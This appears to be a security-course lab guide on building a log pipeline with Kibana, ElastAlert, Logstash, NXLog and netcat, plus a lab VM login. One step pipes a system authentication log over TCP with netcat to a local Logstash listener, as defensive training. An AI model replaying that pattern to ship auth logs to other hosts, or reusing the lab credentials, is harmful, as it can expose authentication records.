
Solution

In this section, the **Kibana** is used to view the logs stored in **Elasticsearch**. This demonstrates the ability to search and report on logs once they have been collected.


Switch to **Firefox** and click on the **Kibana** bookmark.




In **Kibana**, **click** on **Management**.




Next, **click** on **Index Patterns**.




Next, **click** on **Create Index Pattern**.



In the **Index pattern** field, enter the index name of `lab1.1-broker` . Then **click** on **Next step**.




Then select the **Time Filter field name** and **click** on **@timestamp** and **click Create index pattern**.




Now you can switch back to the **Discover** tab by **clicking** on **Discover**.

Then select **lab1.1-broker** as your index to view the logs.



You should now see the logs you have collected.



Note

If you cannot see any logs, it may be that the logs are older than the last 15 minutes. This is the default time span selected in **Kibana**. You can change this by clicking on the **date picker** in the top right corner. This will allow you to pick a longer period such as the **Last 6 years**.

7 - Generate Test Alert

Use **ElastAlert** (alert engine) to test the rule **/labs/1.1/files/lab1.1_frequency.yaml**. This is an example rule that triggers an alert if **sudo** is found in any logs. **ElastAlert** has a utility called **elastalert-test-rule** that can be used to test rules.

Solution

In this section, **ElastAlert** is used to generate alerts against logs stored in **Elasticsearch**. This demonstrates how an alert engine functions. In this instance, you are alerting on any logs that contain the string **sudo**.

In the black terminal, use the **elastalert-test-rule** utility to test the rule file at **/labs/elastalert/rules/lab1.1_frequency.yaml**. Do this by running the command. This command is a single line command.

```
elastalert-test-rule --config /labs/elastalert/config.yaml /labs/1.1/files/lab1.1_frequency.yaml
```

The output should be like this:

```
INFO:elastalert:Ignoring match for silenced rule Logs with sudo in them
INFO:elastalert:Ignoring match for silenced rule Logs with sudo in them
INFO:elastalert:Ignoring match for silenced rule Logs with sudo in them
INFO:elastalert:Ignoring match for silenced rule Logs with sudo in them
INFO:elastalert:Ignoring match for silenced rule Logs with sudo in them

Would have written the following documents to writeback index (default is elastalert_status):

silence - {'rule_name': 'Logs with sudo in them', '@timestamp': datetime.datetime(2018, 5, 21, 0, 50, 31,
406715, tzinfo=tzutc()), 'exponent': 0, 'until': datetime.datetime(2018, 5, 21, 0, 51, 31, 406705,
tzinfo=tzutc())}

elastalert_status - {'hits': 6, 'matches': 6, '@timestamp': datetime.datetime(2018, 5, 21, 0, 50, 31, 408633,
tzinfo=tzutc()), 'rule_name': 'Logs with sudo in them', 'starttime': datetime.datetime(2018, 5, 20, 0, 50, 30,
949354, tzinfo=tzutc()), 'endtime': datetime.datetime(2018, 5, 21, 0, 50, 30, 949354, tzinfo=tzutc()),
'time_taken': 0.4532928466796875}
```

The output above shows the rule would have triggered **6** alerts. This number **may not match** the number on your system as it depends on how many times you have used the command **sudo** on your virtual machine. Scrolling up would show you some of the logs the alert would have triggered on such as this:

```
INFO:elastalert:Alert for Logs with sudo in them at 2018-05-20T20:39:59.544Z:
INFO:elastalert:Logs with sudo in them

At least 1 events occurred between 2018-05-20 20:34 UTC and 2018-05-20 20:39 UTC

@timestamp: 2018-05-20T20:39:59.544Z
@version: 1
_id: ByhHf2MBsMHc5WHbxt3t
_index: lab1.1-aggregator_only-complete
_type: doc
beat: {
    "hostname": "filebeat",
    "name": "filebeat",
    "version": "6.2.4"
}
host: filebeat
message: Unpacking sudo (1.8.21p2-3ubuntu1) ...
num_hits: 6
num_matches: 6
offset: 46967
prospector: {
    "type": "log"
}
source: /var/log/bootstrap.log
syslog_facility: user-level
syslog_facility_code: 1
syslog_severity: notice
syslog_severity_code: 5
tags: [
    "beats_input_codec_plain_applied",
    "_grokparsefailure",
    "_geoip_lookup_failure"
]
```

At the end of this lab, stop **RabbitMQ** with the command below.

```
docker stop rabbitmq
```

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you have experienced the major components and designs of a log pipeline. This included:

- Sending logs from a log agent
- A simple log aggregation collection method without a message broker
- A more complex log aggregation collection method using a message broker for added resiliency
- Using a GUI to access and view logs
- Interacting with an alert engine

Lab 1.1 is now complete!

Lab 1.2 - Log Ingestion from Files and Network Connections


Objectives

- Perform manual ingestion of log data
- Become familiar with multiple forms of log ingestion
- Understand the difference between picking up logs from a file compared to network ports
- Understand how to ingest files for incident response purposes manually
- Become familiar with debugging or monitoring logs during ingestion

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555



Exercises

Read Logs From Directory

Read logs from **/labs/1.2/*.log** using **Logstash**. Once **Logstash** is monitoring for **/labs/1.2/*.log**, copy all ***.log** files from **/labs/1.2/copy to /labs/1.2**

Solution

First, create a **Logstash** configuration file using the **Visual Studio Code Editor** to read the logs in **/var/log/**.


```
code /labs/1.2/student/file.conf
```


Next, enter the configuration needed to read **/var/log/** and output to the screen.

```
input {
file {
  path => "/labs/1.2/*.log"
}
}

output {
stdout { codec => rubydebug }
}
```

> **Note**
>
> By default, Logstash will monitor for changes to a file or directory. This means that if a log already existed in the directory before **Logstash** started, it will not read it. The exception to this is if the file is modified after **Logstash** is started. Because of this behavior, you are starting **Logstash** first, and then copying the log files into **/labs/1.2**.

Save the file by either using **CTRL + S** or clicking **File -> Save**. Then **close** out of **Visual Studio Code** by clicking the **X** in the top right corner.





Next, run **Logstash** and tell it to use the **file.conf** configuration file you just created.


```
logstash -f /labs/1.2/student/file.conf
```

> ✏ **Note**
>
> The **-f** parameter tells Logstash which configuration file or file to load. In this example, only **file.conf** is loaded. However, **-f** can also be used to load all configuration files in a folder.

You should see "**Pipelines running**" before continuing.

```
[2018-05-21T02:44:29,404][INFO ][logstash.pipeline        ] Pipeline started succesfully
{:pipeline_id=>"main", :thread=>"#<Thread:0x6229eb40 run>"}
[2018-05-21T02:44:29,505][INFO ][logstash.agent           ] Pipelines running {:count=>1, :pipelines=>["main"]}
```

Now open a **second terminal**.



The **second terminal** is going to be used to copy files to **/labs/1.2** while **Logstash** is running in another terminal. In the **second terminal,** run the command below.

```
cp /labs/1.2/copy/*.log /labs/1.2/
```

After a few seconds, **Logstash** will begin to process these logs. Switch back to your **original terminal,** and you should see logs like below.

```
{
     "message" => "Single card detected",
    "@version" => "1",
        "path" => "/labs/1.2/gpu-manager.log",
        "host" => "logstash",
  "@timestamp" => 2018-05-21T02:49:57.402Z
}
```

This means that **Logstash** is properly monitoring **/labs/1.2/*.log** for new logs. At this point, you can copy over any text file ending in **.log,** and **Logstash** will process it. Keep the **purple terminal** open as you will need it in further steps.

Back in the original terminal hit **CTRL + C** to stop Logstash.

```
[2018-05-21T03:30:32,161][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T03:30:32,600][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x4aeac31f run>"}
```

Send Logs on UDP 1055

Send **/labs/1.2/auth.log** to **Logstash** over **UDP** port **1055**

Solution

First, create a new configuration file called **udp1055.conf**. Do so by running the command below in any terminal.

```
code /labs/1.2/student/udp1055.conf
```

Next, enter the configuration needed to listen on UDP port 1055 and output to the screen.

```
input {
  udp {
    port => 1055
  }
}

output {
  stdout { codec => rubydebug }
}
```

Save the file by either using **CTRL + S** or clicking **File -> Save**. Then **close** out of **Visual Studio Code** by clicking the **X** in the top right corner.

Next, run **Logstash** and tell it to use the **udp1055.conf** configuration file you just created.

```
logstash -f /labs/1.2/student/udp1055.conf
```

If your configuration file is working, you should see "**Pipelines running**." At this point, **Logstash** is listening on UDP port 1055. Any data received over UDP port 1055 will be turned into a log. Normally, logs are sent over the network using either **Syslog** or a log agent such as **NXLog**. For this step, we will use **NXLog**.

The **purple terminal** will be referred to as either the **Agent Terminal** or the **purple terminal**. The next steps are to be performed on the **Agent Terminal**. This is used to visually distinguish between **Logstash**, a log aggregator on the **black terminal**, and **NXLog**, a log agent on the **purple terminal**. Typically, **NXLog** would be run on a remote machine.

Within the **Agent Terminal**, create an **NXLog** configuration file called **nxlog.conf**.

```
code /labs/1.2/student/nxlog.conf
```

Next, enter the configuration needed to send **auth.log** over UDP port 1055 to **Logstash**.

```
<Input in>
  Module        im_file
  File          "/labs/1.2/auth.log"
  ReadFromLast  FALSE
  SavePos       FALSE
</Input>

<Output out>
  Module        om_udp
  Host      logstash
  Port      1055
</Output>
<Route 1>
  Path in => out
</Route>
```

Save the file by either using **CTRL + S** or clicking **File -> Save**. Then **close** out of **Visual Studio Code** by clicking the **X** in the top right corner.

In the **Agent Terminal,** run **nxlog-processor** and tell it to use the **nxlog.conf** configuration file you just created.

```
nxlog-processor -c /labs/1.2/student/nxlog.conf
```

> **Note**
>
> The **nxlog-processor** binary is used to process logs and then stop. It is used to invoke NXLog manually or for command line batch jobs. Normally, the **/etc/nxlog/nxlog.conf** file would be edited, and then the **NXLog** service would be restarted. The service would read the logs and then wait for additional changes.

Back on the **black terminal,** you should have received logs sent from **NXLog**.

```
{
       "message" => "May 20 18:10:14 ubuntu sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)",
          "host" => "172.18.0.9",
    "@timestamp" => 2018-05-21T03:49:57.385Z,
      "@version" => "1"
}
```

While still on the **black terminal**, hit **CTRL + C** to stop **Logstash**.

```
[2018-05-21T03:50:32,161][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T03:50:32,600][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x4aeac31f run>"}
```

Send Logs on TCP 1056

Send **/labs/1.2/auth.log** to **Logstash** over **TCP** port **1056**

Solution

Perform these steps on the **black terminal**. First, create a new configuration file called **tcp1056.conf**.

```
code /labs/1.2/student/tcp1056.conf
```

Next, enter the configuration needed to listen on TCP port 1056 and output to the screen.

```
input {
  tcp {
    port => 1056
  }
}

output {
  stdout { codec => rubydebug }
}
```

Save the file by either using **CTRL + S** or clicking **File -> Save**. Then **close** out of **Visual Studio Code** by clicking the **X** in the top right corner.

Run **Logstash** and tell it to use the **tcp1056.conf** configuration file you just created.

```
logstash -f /labs/1.2/student/tcp1056.conf
```

If your configuration file is working, you should see "**Pipelines running**." At this point, **Logstash** is listening on TCP port 1056.

This time instead of using **NXLog** to send **auth.log** to Logstash, use **netcat**. This tool is built into many Linux operating systems and can be used to listening on a port or sending content over the network. Switch to the **Agent Terminal** and run the below command.

```
nc 127.0.0.1 1056 -q 1 < /labs/1.2/auth.log
```

This will grab the contents of **auth.log** and send them over TCP to port 1056. This would work whether it was done with **NXLog**, **netcat**, or even a scripting language like **PowerShell** or **Python**.

Back in the **black terminal,** you should have received logs sent from **netcat** such as below.

```
{
          "port" => 46356,
      "@version" => "1",
          "host" => "172.18.0.1",
       "message" => "May 20 19:34:21 ubuntu sudo: pam_unix(sudo:session): session closed for user root",
    "@timestamp" => 2018-05-21T03:25:35.989Z
}
```

While still on the **black terminal**, hit **CTRL + C** to stop **Logstash**.

Send Logs to Storage

Send **/labs/1.2/auth.log** to **Elasticsearch**

Solution

In the **black terminal**, create a new configuration file called **es.conf**.

```
code /labs/1.2/student/es.conf
```

The file will look like this:

```
input {
  tcp {
    port => 1056
  }
}

output {
  elasticsearch {
    hosts => "elasticsearch"
    index => "lab1.2"
 }
}
```

Save the file by either using **CTRL + S** or clicking **File -> Save**. Then **close** out of **Visual Studio Code** by clicking the **X** in the top right corner.

Run **Logstash** using the **es.conf** configuration file.

```
logstash -f /labs/1.2/student/es.conf
```

You can confirm that Logstash is configured to send logs to **Elasticsearch** because, during start-up, it will display the following log message:

```
[2018-05-21T03:28:35,581][INFO ][logstash.outputs.elasticsearch] New Elasticsearch output
{:class=>"LogStash::Outputs::ElasticSearch", :hosts=>["//elasticsearch"]}
```

Switch to the **Agent Terminal** and use **netcat** to send logs to Logstash using the command below. Because the output is sent to **Elasticsearch,** no logs will be seen from the terminal.

```
nc 127.0.0.1 1056 -q 1 < /labs/1.2/auth.log
```

Note

The **-q 1** parameter tells **netcat** to quit one second after reaching the end-of-file (EOF) when sending a file.

You can tell when all logs have been sent as the command prompt will be presented again. You can now close out of the **Agent Terminal**. Switch to the **black terminal** hit **CTRL + C** to stop Logstash.

```
[2018-05-21T03:32:32,161][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T03:32:32,600][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x4aeac31f run>"}
```


View Logs

View the logs within **Kibana**

Solution


Open **Firefox** by **clicking** on the **Firefox icon** in the top left corner of your student VM.

If **Kibana** is not loaded, **click** on the **Kibana** bookmark in **Firefox**.




To see logs from a new index, you must tell **Kibana** about the index. To do this, **click** on **Management**.


Next, **click** on **Index Patterns**.




Then **click** on **Create Index Pattern**.



In the **Index pattern** field, enter the index name of **lab1.2**. Then **click** on **Next step**.




Then select the **Time Filter field name** and **click** on **@timestamp** and **click Create index pattern**.




Now, you can switch back to the **Discover** tab by **clicking** on **Discover**.

Then select **lab1.2** as your index to view the logs.

